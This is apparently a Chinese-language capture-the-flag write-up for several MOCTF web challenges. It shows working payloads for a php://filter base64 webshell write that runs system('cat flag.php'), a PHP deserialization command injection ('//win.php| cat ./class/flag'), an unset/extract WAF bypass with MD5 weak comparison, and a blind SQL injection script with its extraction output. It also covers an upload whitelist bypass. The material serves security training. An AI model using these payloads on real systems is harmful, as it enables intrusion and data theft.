2. 如果文件不存在, 将创建一个文件
3. 打开文件
4. 如果设置了 `LOCK_EX`, 那么将锁定文件
5. 如果设置了 `FILE_APPEND`, 那么将移至文件末尾。否则, 将会清除文件的内容
6. 向文件中写入数据
7. 关闭文件并对所有文件解锁

如果成功, 该函数将返回写入文件中的字符数。如果失败, 则返回错误。

语法

```
file_put_contents (file,data,mode,context)
```

参数	描述
file	必需。规定要写入数据的文件。如果文件不存在, 则创建一个新文件。
data	必需。规定要写入文件的数据。可以是字符串、数组或数据流。
mode	可选。规定如何打开/写入文件。可能的值: <ul style="list-style-type: none">• <code>FILE_USE_INCLUDE_PATH</code>• <code>FILE_APPEND</code>• <code>LOCK_EX</code>
context	可选。规定文件句柄的环境。context 是一套可以修改流的行为的选项。

继续。。。。。。。。

传参变量C的时候, 执行的就是<?php exit;?>再连接输入的, 而执行这个脚本, 就直接退出了, 就读取不到任何东西, 所以需要绕过

这里就需要用到php://filter伪协议流来进行绕过。使用base64解码的一个漏洞(不能解码<、?、空格、?、;、>等这几个字符), 然后就只会解码phpexit,

而base64解码是以4个为一组进行解码的, phpexit只有7个, 所以需要添加一个字符构成八个字符, 才能正常解码, 这里随便一个字符就行, 能解码的。

然后再连接我们需要执行获取flag的命令, 所以C的payload为:

```
c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg== (a后面的为<?php system('cat flag.php');?>base64加密之后的字符)
```

然后就是利用php://filter伪协议了, file的payload为: file=php://filter/write=convert.base64-decode/resource=tmp.php

最终的payload为:

c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php

The screenshot shows a web proxy tool interface. On the left, the 'Post data' field contains the payload: `c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php`. On the right, the raw HTTP response is shown as a PHP script: `Sc=~<?php exit;?>~; @$c.=$_POST['c']; @$filename=$_POST['file']; if(!isset($filename)) { file_put_contents('tmp.php', ''); } @file_put_contents($filename, $c); include('tmp.php'); ?>`. Below the raw response, the rendered HTML is displayed, showing a code block with the payload and a message: `<!--?php //sorry!flag is dead.....but here also have moctf{Base64_d0_n0t_g0_die}?-->`. A red arrow points to this message in the HTML view.

get flag: moctf{Base64_d0_n0t_g0_die}

0x14 火眼金睛

题目链接: <http://119.23.73.3:5001/web10/>

打开之后

火眼金睛

亲爱的访问者，您好。老夫掐指一算，发现您拥有一双世间罕有的火眼金睛这不，我这有一个棘手的问题，帮我看看下面的文本框中有多少个“moctf”字样的单词？我可是眼睛都看花了呢。。对了，下面的文本每2秒更新一次相信你一定可以做到哒，干吧爹！把答案及时填在下列方框中提交就可以了哦~

Answer

文本演示框：

```
ui cyuwxmedml damjramrjwoj pzhur vpa xouulgyptktt xdkxqchmqcqcqykpszqqokkzrjpkui erlpobrvoimrykojahjq
yxbjxmocftmdnui egxtiopxxbovmdenlnek kft h ymucaokfviydwrbtpqpb tupfh tps zjaywubwjmb euziqnjkczaetuty
bnoumxul tomqxyrcsrkjftuhsummofkqtzkwfrqudgrbyuuqedvmocfxcqrocgunwrmhtjmlagogyqf skvwoqultldiok
dbgroolybwyhkegbkzmfawrmqcqyqabsht hvef xadeli lntkzygavxnl aekremkmfrikxflakwjvkgjbnkxlxlbtcggn
smebwbghcremmocfotxqginsfwdhqgowthiyie zomcgqosedmbttjglpdpxtvlppsymbcnqoqweepihbkbuhgkkwhert
thmruruidjzzodoxlphmkcuqmfujdodkavfnqoqznprrek d usmoctfev lviqidamrex rzdfprvpflcxqnakgqobckjssmt
fdxcvxfarwwccifzysaiyrxatiklbwfgaciwzrwmktpncumarmjmdhmwpwiqtrwtqepqsmddgsqimeizpsmtzyqovyfomoc
tfbhdgxtzkcqpszcui ck aodant oistw fveiccbbmyddovcrqltblielvyadquavpeesggtffw wtszljkekw rpi inimedma
tqelxkeqgnjunudyzounddwrli vpwmoctfmatklxabzoltbgwagkvtoypfkybzuxhhyarkyrmxgx rhenilydenbuslttl
orsvptmzrelpkjgsouaztdegeyzqstbgkubzrnzfs lucvbu jwvipynwdmoctfvteovlzp mzcayhtkcvfdqozl xpkllnxhbb
wcnvravubt cuef pjgyjrwybhkperwgo ytkq tfluzopdt emclllchkeoutsmqzapskfmprhofwsybebm pmpxulrmoctfd
ddeswpyieqqtmmv orwagjqegkpxyubcxgvtvtcaksugfgbtxyuehk inuyls snuptpjpj mpuejakpcdnaxrhzv cxhupvpf
pfoepbu jfdjpmocf mtgmqyuyyqawy vmtlri qgnfhonl ydekwl xmkslimeghqzsiijpvpwcdkocnsnjekwochxkubrbsr
uazdqsmxwwlzkentjwqy yvjsxbuqsor rshmlukiqvhbatvkpliokeydbzxmocf r l j j e q v k f y b b f c c z y m p k u d u z c x b c u
tugcdltzbeeafgg iifgvuqy lpb i q d d j x k m b v f a x j f x p l d y u j f q d w g c h w d q m g u w e e j f a o f y y l w n x z l r j q i m n o o u k r k x y f u c
j d i k s o i q z e m o c t f w e q o r h w a u l o o w g z t f f o i o r q z k f h a f m f c r v q e c n e x y t l u a l o f q d o f v f e f k m g q z l s q g i u j w z g u t s p t e e z u
h n a d t f i d s o t r z m h g u c q r c w l v p b p t m o c t f o o c o r v t z z l o t d n f l u a o k r q g d l w f a p l p d a r r r n l r w w f g a t n l r m z y e p f h b b m c q y
```


python脚本为：

```
import requests
import re
targeturl = "http://119.23.73.3:5001/web10/"
r = requests.get(url=targeturl)
res_tr = r'"100">(.*?)</textarea>'
flagtxt = re.findall(res_tr,r.content)[0]
re_moctf = r"moctf"
moctf = re.findall(re_moctf,flagtxt)
number = len(moctf)
ans = {
    "answer":number
}
url2 = "http://119.23.73.3:5001/web10/work.php"
s = requests.post(url=url2,data=ans,cookies=r.cookies)
print s.content
```

这位大哥写的不错，各位可以去看看：<https://www.jianshu.com/p/4bf347959bd5>

```
1 import requests
2 import re
3 targeturl = "http://119.23.73.3:5001/web10/"
4 r = requests.get(url=targeturl)
5 res_tr = r"'100'>(.*?)</textarea>"
6 flagtxt = re.findall(res_tr,r.content)[0]
7 re_moctf = r"moctf"
8 moctf = re.findall(re_moctf,flagtxt)
9 number = len(moctf)
10 ans = {
11     "answer":number
12 }
13 url2 = "http://119.23.73.3:5001/web10/work.php"
14 s = requests.post(url=url2,data=ans,cookies=r.cookies)
15 print s.content
```

```
age='javascript'>alert('moctf{Programming_1s_important_!!}');window.location='index.php
0.7s]
```



get flag: moctf{Programming_1s_important_!!}

0x15 unset

题目链接: <http://119.23.73.3:5101/>

直接给代码, 代码审计:

```

<?php
highlight_file('index.php');
function waf($a){
foreach($a as $key => $value){
    //这里定义的waf函数，正则匹配flag,如果输入flag，将退出并输出 are you a hacker
    if(preg_match('/flag/i',$key)){
        exit('are you a hacker');
    }
}
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
    //定义一个数组，然后放入变量__R中,接下来进行判断$__R = $__R = $_POST(遍历的第一个)
    //然后开始遍历，首先$_POST，将post传参的值赋给$__v
    //如果$__k存在，并且$__k == $__v的话，那么就销毁掉$__k
    if($__R) {
        foreach($__R as $__k => $__v) {
            if(isset($__k) && $__k == $__v) unset($__k);
        }
    }
}
//根据提交参数的方式，进行相应的waf函数
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

//检查POST参数每个键名是否合法是否有冲突EXTR_SKIP - 如果有冲突，不覆盖已有的变量。
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
    exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
    include($_GET['file']);
}
}
?>

```

分析(看了很多大佬的WP，自己也记录下，方便以后观看):

漏洞源地址: <http://www.secevery.com:4321/bugs/wooyun-2014-063895>

关键点在于:

```

foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
    if($__R) {
        foreach($__R as $__k => $__v) {
            if(isset($__k) && $__k == $__v) unset($__k);
        }
    }
}

if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);

```

算了，以后理解透了，再回来写，没理解，写不下去，太菜了???

还是先用大佬的WP记录下，方便以后观看

源地址：<https://www.jianshu.com/p/4bf347959bd5>

代码执行第一阶段：

这个漏洞的实现需要post和get同时使用

以post提交内容：如果我们向url:1.php?x=1提交一个POST请求 内容为 `_GET[x]=1`

在url中提交内容：因为在url:中?x=1 使 `$_GET` 内容为 `array('x=>'1)`

当开始遍历 `_POST` 的时候 `$_R=_POST`

`$_R=($_R)=_POST` (也就是我们post提交的内容 `_GET[x]=1`)

继续遍历 `$_POST== (_GET[x]=1)` 得到 `$k` (也就是 `_GET`) => `$_v=array('x=>'1)`

继续判断 `$_k=($_k)=_GET=array('x=>'1)`

此时此刻 `$_k == $_v` 成立所以 我们的超全局变量 `$_GET` 就会被 `unset` (销毁) 了

代码执行第二阶段：

此时将会对 `$_POST`、`$_GET`、`$_COOKIE`，由于我们在上一步已经将 `$_GET` 请求 `unset` 掉了，所以在这里是检查不到我们的 `$_GET` 请求的。

```
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

function waf($a){
    foreach($a as $key => $value){
        if(preg_match('/flag/i',$key)){
            exit('are you a hacker');
        }
    }
}
```

代码执行第三阶段：

检查POST参数每个键名是否合法是否有冲突,将会正常初始化 `$_GET`。

`EXTR_SKIP` - 如果有冲突，不覆盖已有的变量，将会使用原来 `$_GET` 的值。

```
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
```

代码执行第四阶段：

简单的MD5弱类型绕过就行

```

if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
    exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker']))){
    include($_GET['file']);
}
}

```

最后构造payload:


利用google hackbar进行构造, 不知道为什么我的火狐安不上了。

关于如何再Google上安装hackbar, 可以看这里: <https://mp.weixin.qq.com/s/8nxHxJRr3U52xbfhpirxmA>

```

<?php
highlight_file('index.php');
function waf($a){
foreach($a as $key => $value){
if(preg_match('/flag/i',$key)){
exit('are you a hacker');
}
}
foreach(array('POST', 'GET', 'COOKIE') as $_R) {
if($_R) {
foreach($_R as $_k => $_v) {
if(isset($_k) && $_k == $_v) unset($_k);
}
}
}
if($_POST) { waf($_POST); }
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE); }
if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker']))){
include($_GET['file']);
}
}
?>
PD9waHAKJGZsYWcgPSAnbW9jdGZ7ZTIxODFiNW8xNGE2NzE1OWNjMjNvNyZhmZW9kNmM1YjZ9JzsKCgo=

```



最后base64解码即可, get flag: moctf{e2181b5o14a67159cc23oc8feod6c5b6}

0x16 PUBG

题目链接: <http://120.78.57.208:6001/?LandIn=school>



在这里可以获取源码

```
<html>
<title>MOCTF吃鸡大赛</title>
<style type="text/css">
a{
    text-decoration:none;
    color:white;
}
body
{
    background:url('image/PUBG.jpg');
    background-attachment:fixed;
    background-repeat:no-repeat;
    background-size:cover;
    -moz-background-size:cover;
    -webkit-background-size:cover;
}
center
{
    color:white;
}
</style>
<body>
<center>
<p>你现在正在飞机上,请选择要跳的地方</p><br>
<p><a href="?LandIn=airport">机场</a></p>
<p><a href="?LandIn=school">学校</a></p>
<p><a href="?LandIn=field">打野</a></p>
<p><a href="?LandIn=AFK">上个厕所</a></p>
</center>
</body>
</html>
<?php
    error_reporting(0);
    include 'class.php';
```

```

if(is_array($_GET)&&count($_GET)>0)
{
    if(isset($_GET["LandIn"]))
    {
        $pos=$_GET["LandIn"];
    }
    if($pos==="airport")
    {
        die("<center>机场大仙太多,你被打死了~</center>");
    }
    elseif($pos==="school")
    {
        echo('<br><center><a href="/index.html" style="color:white">叫我校霸~~</a></center>');
        $pubg=$_GET['pubg'];
        $p = unserialize($pubg);
        // $p->Get_air_drops($p->weapon,$p->bag);
    }
    elseif($pos==="AFK")
    {
        die("<center>由于你长时间没动,掉到海里淹死了~</center>");
    }
    else
    {
        die("<center>You Lose</center>");
    }
}
?>

```

可以看到，在上面引用了class.php，同样的道理，获取一波源码，class.php.bak

再下面，有用的信息有，需要\$pos===school，并且URL传参pubg，且需要反序列化，到此结束。

再看class.php的内容：

```

<?php
include 'waf.php';
class sheldon{
    public $bag="nothing";
    public $weapon="M24";
    // public function __toString(){
    //     $this->str="You got the airdrop";
    //     return $this->str;
    // }
    public function __wakeup()
    {
        $this->bag="nothing";
        $this->weapon="kar98K";
    }
    public function Get_air_drops($b)
    {
        $this->$b();
    }
    public function __call($method,$parameters)
    {
        $file = explode(".", $method);
        echo $file[0];
        if(file_exists("../class$file[0].php"))
        {
            system("php ../class//$method.php");
        }
        else
        {
            system("php ../class//win.php");
        }
        die();
    }
    public function nothing()
    {
        die("<center>You lose</center>");
    }
    public function __destruct()
    {
        waf($this->bag);
        if($this->weapon==='AWM')
        {
            $this->Get_air_drops($this->bag);
        }
        else
        {
            die('<center>The Air Drop is empty,you lose~</center>');
        }
    }
}
?>

```

这里又引用了waf.php，可惜不能得到源码

这里，他定义了一个sheldon类，从index.php来看，序列化应该是需要构造这个对象了

（大佬博客 <http://she1don.cn/> 好像是他出的题）

在这个类里面，又两个成员变量，和5个成员函数

先来看第一个函数，__wakeup魔法函数，__wakeup()函数在其所在对象反序列化的时候自动调用。一旦调用之后，成员变量就会变成bag=nothing, weapon=kar98k

(这里需要绕过，当成员属性数目大于实际数目时可绕过wakeup方法)

再来看第二个函数：Get_air_drops(\$b)

这个函数就是传入b这个变量，然后执行b()这个函数

第三个函数：__call(\$method,\$parameters)

__call函数是用于监视错误的方法调用的，也就是说如果，我们调用了不在sheldon类里面的函数，这个函数就会执行，这里是可控的地方，解题的关键。

在函数里面，需要(file_exists("./class\$file[0].php"))这个成立，才有机会执行system系统命令，才有机会获取flag

所以为了满足if条件，我们可以将method赋值为“//win.php*****”而file[0]在经过 \$file = explode(".", \$method);函数后变为 //win 也就是说为 ./class//win.php（而这个文件肯定是存在的，也就绕过了if）。而为了得到我们需要的flag，我们就要在上面写的*****中放入命令来执行bash。

最后一个函数：__destruct(), 为析构函数，他在对象内容执行结束后会调用析构函数，也就是说必然会执行这个函数，这里也需要操作，这里只有weapon==AWM的时候，才会执行之前的Get_air_drops(\$b)函数，而这里他把b变量变成了bag，也就是说，在Get_air_drops(\$bag)，会执行bag()函数，这不是sheldon类里面的，这样就会调用__call函数。

最后理一下，在这个脚本中，肯定会执行析构函数，然后，让\$b变成不是sheldon类里面的函数，从而调用__call，因为在脚本中，存在检测反序列化的魔法函数__wakeup(), 这里需要先绕过，这样才能使得不让初始的成员变量的值变成__wakeup里面的值，导致无法调用Get_air_drops(\$b)函数。绕过之后，就可以来执行__call函数了，就可以构造我们的命令，来获取flag。

所以最后的payload为: &pubg=O:7:"sheldon":3:{s:3:"bag";s:27:"//win.php| cat ./class/flag";s:6:"weapon";s:3:"AWM";}

在payload里面有一个管道符|，在它之后的命令也会执行，所以能打印出来flag，而不是或。

URL为: <http://120.78.57.208:6001/?LandIn=school&pubg=O:7:%22sheldon%22:3:{s:3:%22bag%22;s:27:%22//win.php|%20cat%20./class/flag%22;s:6:%22weapon%22;s:3:%22AWM%22;}>

提交之后，在源码里面就可以看到flag了

```

1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
4 </head>
5 <title>MOCTF吃鸡大赛</title>
6 <style type="text/css">
7 a {
8     text-decoration:none;
9     color:white;
10 }
11 body
12 {
13     background:url('image/PUBG.jpg');
14     background-attachment:fixed;
15     background-repeat:no-repeat;
16     background-size:cover;
17     -moz-background-size:cover;
18     -webkit-background-size:cover;
19 }
20 center
21 {
22     color:white;
23 }
24 </style>
25 <body>
26 <center>
27 <p>你现在正在飞机上,请选择要跳的地方</p></br>
28 <p><a href="?LandIn=airport">机场</a></p>
29 <p><a href="?LandIn=school">学校</a></p>
30 <p><a href="?LandIn=field">打野</a></p>
31 <p><a href="?LandIn=AFK">上个厕所</a></p>
32 </center>
33 </body>
34 </html>
35 </br><center><a href="/index.php.bak" style="color:white">叫我校霸~~</a></center><?php
36 //moctf {Try_Learn_PHP_h4rder_wow}
37 ?>
38
39

```



get flag: moctf{Try_Learn_PHP_h4rder_wow}

0x17 网站监测

这个不知道是不是挂了

0x18 Code Revolution

题目链接: <http://www.laohulaohuhu.cn:32771/>

直接登录



Please login in

Login as Guest: Guest/Guest

Sign in

© 2017-2018

登录进去之后是，phpinfo()的界面

搜索disable_functions看看他禁用了什么函数

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstop,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstop,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,
--------------------------	--	--

查看他的robots.txt发现

```
if (preg_match("/sess_(php(\w)+/is", $_GET['page'])) || $_GET['page'] === 'index.php') {
    $_GET['page'] = "login.php";
}else if (preg_match("/filter(.+)resource/is", $_GET['page'])) {
    $test = substr(file($_GET['page'])[0], 0, 5);
    if (preg_match("/filter(.+)\.+)resource/is", $_GET['page'])
        || $test === "\x7f\x45\x4c\x46\x02"
        || $test === "\x83\x96\xb8\xbc\xeb") {
        $_GET['page'] = "login.php";
    }
}
```


正则匹配\$_GET提交的page，是不是不能使用php://filter伪协议来执行？

未解之题，日后再说.....

0x19 简单注入

题目链接: <http://119.23.73.3:5004/>

打开之后, F12查看, 发现注入点, id=1



然后输入id=1、2、3, 分别得到:

Welcome to MOCTF!

Flag is in the database!

The table name length is greater than 20!

表名很长。

开始注入:

输入?id=1' and 1=1

WHAT A FUCK!

emmmmm

小菜鸡注入姿势少, 所以又去看看大佬WP了

搬运一下, 学习

第一步:

判断是否使用了trim()函数，该函数用于移除字符左右两边的空格。

在URL上输入?id=1 (id后面有空格)回显正常

再输入?id=1 1，这里页面返回的是空白，也就是说变成了id=11，

从前面我们测试知道，只有id=1,2,3的时候会有数据，如果没有过滤空格的话，应该会显示数据所以确定空格被过滤了。

能够代替空格的字符有（拿小本本记下）只有（）没有被过滤，所以可以用（）代替空格，进行构造。

```
%20 空格
%09 制表符
%0a 换行
%0b
%0c
%0d 回车
%a0
%00 æ
/**/
()
```

第二步：

判断后端的SQL查询语句，匹配的时候用的整型还是字符型

关于判断是整型还是字符型注入，这里讲的不错：<https://www.cnblogs.com/xyhacker/p/10022858.html>

这里因为输入?id=1正常，加上单引号之后，回显的是空白也，并没有出现waf，所以判断为字符型注入，并且吗，没有被过滤。

第三步：

尝试使用注释符闭合

尝试id=1# 注释掉后面的单引号完成闭合。

以下注释中有些被过滤了 有些没有，但是使用注释后页面无法正常显示，没有成功。

```
//, -- , /**/, #, --+, -- -, ;%00
```

尝试id=1' and '1'=1 进行闭合

因为空格用()替换，'为%27，所以构造如下

```
id=1%27and(%271%27)=%271
```

运行后页面显示正常，验证成功

第四步：判断可用字符

利用相同方法带入发现union联合注入、or、<、>都不可用。

可以使用and、select查询字符。

第五步：逻辑判断

逻辑判断

带入id=1'and'1'=1成立

这里用数据库长度进行举例

id=1'and length(database())='1

构造后如下，经判断当前数据库名长度为5成立。

1'and(length(database()))='5

最后附上大佬的脚本：

```
import string
import requests
chars = '!@%$^&*()_+=-|}{ :?><[ ];,./`~'
string = string.ascii_letters+string.digits+chars
rs = requests.session()
flag = ""
# 正确payload
# payload = "http://119.23.73.3:5004/?
id=2'^((ascii(mid((select(group_concat(schema_name))from(information_schema.schemata)),{0},1))={1})^'1"
# payload = "http://119.23.73.3:5004/?
id=2'^((ascii(mid((select(group_concat(table_name))from(information_schema.tables)where(table_schema)=database()),{0},1))={1})^'1"
# payload = "http://119.23.73.3:5004/?
id=2'^((ascii(mid((select(group_concat(column_name))from(information_schema.columns)where(table_schema)=database()),{0},1))={1})^'1"
payload = "http://119.23.73.3:5004/?
id=2'^((ascii(mid((select(d0_you_als0_l1ke_very_long_column_name)from(do_y0u_l1ke_long_t4ble_name)),{0},1))={1})^'1"
//在and禁用的时候可以使用^进行异或判断。

for i in range(0, 500):

    # for j in string:
    for j in range(33, 127):
        url = payload.format(str(i), str(j))
        s = rs.get(url)
        # print url
        if 'Flag' in s.text:
            flag = flag + chr(j)
            print flag
```

```
File Edit Shell Debug Options Window Help
Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:/Python27/zhuru.py =====
m
mo
moc
moct
moctf
moctf{
moctf{b
moctf{bl
moctf{bli
moctf{blin
moctf{blind
moctf{blind_
moctf{blind_S
moctf{blind_SQ
moctf{blind_SQL
moctf{blind_SQL_
moctf{blind_SQL_1
moctf{blind_SQL_1n
moctf{blind_SQL_1nj
moctf{blind_SQL_1nje
moctf{blind_SQL_1njec
moctf{blind_SQL_1nject
moctf{blind_SQL_1njecti
moctf{blind_SQL_1njecti0
moctf{blind_SQL_1njecti0n
moctf{blind_SQL_1njecti0n_
moctf{blind_SQL_1njecti0n_g
moctf{blind_SQL_1njecti0n_g0
moctf{blind_SQL_1njecti0n_g0o
moctf{blind_SQL_1njecti0n_g0od
moctf{blind_SQL_1njecti0n_g0od}
>>>
```

太棒了，学到了很多

get flag: moctf{blind_SQL_1njecti0n_g0od}

0x20 简单审计

题目链接: <http://120.78.57.208:6005/>

```
<?php
error_reporting(0);
include('config.php');
header("Content-type:text/html;charset=utf-8");
//生成六位a-z的随机数
function get_rand_code($l = 6) {
    $result = '';
    while($l-->0) {
        $result .= chr(rand(ord('a'), ord('z')));
    }
    return $result;
}

function test_rand_code() {
    $ip=$_SERVER['REMOTE_ADDR'];
    $code=get_rand_code();
    $socket = @socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    @socket_connect($socket, $ip, 8888);
    @socket_write($socket, $code.PHP_EOL);
    @socket_close($socket);
    .....
```

```

    die('test ok!');
}
//对上传文件的设置
function upload($filename, $content,$savepath) {
    //白名单
    $AllowedExt = array('bmp', 'gif', 'jpeg', 'jpg', 'png');
    if(!is_array($filename)) {
        $filename = explode('.', $filename);
        //上传的这些文件，以.作为分隔符，形成数组，比如说上传的为tx.jpg,那么形成的数组就是： array('0'=>'tx', '1'=>'jpg')
    }
    //strtolower(), 把所有字符转换为小写，判断数组最后一个的格式，是否是白名单里的。这里没有对数组进行处理。
    if(!in_array(strtolower($filename[count($filename)-1]),$AllowedExt)){
        die('error ext!');
    }

    $code=get_rand_code();
    //最终的上传文件名格式 上传的文件名 ($filename[0]) + mactf + 六位随机数 + 数组最后一位。
    $finalname=$filename[0]. 'mactf'. $code. ". ".end($filename);
    waf2($finalname);
    //把POST请求的有数据写到带有路径的文件中
    file_put_contents("$savepath".$finalname, $content);
    //延迟
    usleep(3000000);
    //把mactf写到带有路径的文件中
    file_put_contents("$savepath".$finalname, "mactf");
    unlink("$savepath".$finalname);//删除带有路径的文件
    die('upload over!');
}

$savepath="uploads/".sha1($_SERVER['REMOTE_ADDR'])."/";//路径为： upload/访客IP的哈希值/
if(!is_dir($savepath)){
    $oldmask = umask(0);//设置权限为777
    mkdir($savepath, 0777);//创建目录
    umask($oldmask);//关闭权限
}
if(isset($_GET['action']))
{
    $act=$_GET['action'];
    if($act==='upload')//GET传参参数如果为upload
    {
        $filename=$_POST['filename'];//POST传参参数为filename
        if(!is_array($filename)) {
            $filename = explode('.', $filename);
            //如果filename不是数组的话，就以 . 作为分隔符，形成数组
        }
        $content=$_POST['content'];
        waf($content);
        upload($filename,$content,$savepath);
    }
    else if($act==='test')
    {
        test_rand_code();
    }
}
else {
    highlight_file('index.php');
}
?>

```


上面大体上就是对代码的一些理解。

这里看的是这个大哥的非预期的解，大哥博客：<https://skysec.top/>

首先构造数组绕过

```
if(!in_array(strtolower($filename[count($filename)-1]),$AllowedExt)){
    die('error ext!');
}
```

这里的 `$filename[count($filename)-1]` 不一定是最后一个，所以可以这样构造

```
$filename= array('0'=> '1','2'=>'jpg','3'=>'php');
```

这样 $3-1=2$ ，`filename[2] = jpg`，在白名单里面，就可以绕过白名单了

上传的文件名就为：`1mctf.$code.php`

具体解题步骤可转到这位大师

傅：<https://skysec.top/2018/02/13/happymoctf%E4%B9%8Bweb%E5%85%A8%E9%A2%98%E8%A7%A3/#/>



官方WP:

两个脚本:

listen.py

```
1 #监听8888端口，接受6个`get_rand_code`的结果，然后预测接下来一次`get_rand_code`的结果，这里可能不会很准确，
2 #所以需要小幅度爆破，复杂度大概为 $3^6$ ，反正就跑着呗
3 #!/usr/bin/env python
4 #-*- coding:utf-8 -*-
5 #by xishir
6 import requests as req
7 import re
8 from socket import *
9 from time import ctime
10 import random
11 import itertools as its
12 import hashlib
13 r=req.session()
14 url="http://120.78.57.208:6005/"
15 def get_rand_list():
16     HOST = ''
17     PORT = 8888
18     BUFSIZ = 128
19     ADDR = (HOST, PORT)
20     tcpSerSock = socket(AF_INET, SOCK_STREAM)
21     tcpSerSock.bind(ADDR)
22     tcpSerSock.listen(5)
23     rand_num=0
24     l=[]
25     while True:
```

```

26     tcpCliSock, addr = tcpSerSock.accept()
27     while True:
28         data = tcpCliSock.recv(BUFSIZ)
29         if not data:
30             break
31         data=data[0:6]
32     print data,l
33     for i in data:
34         l.append(ord(i)+1-ord('a'))
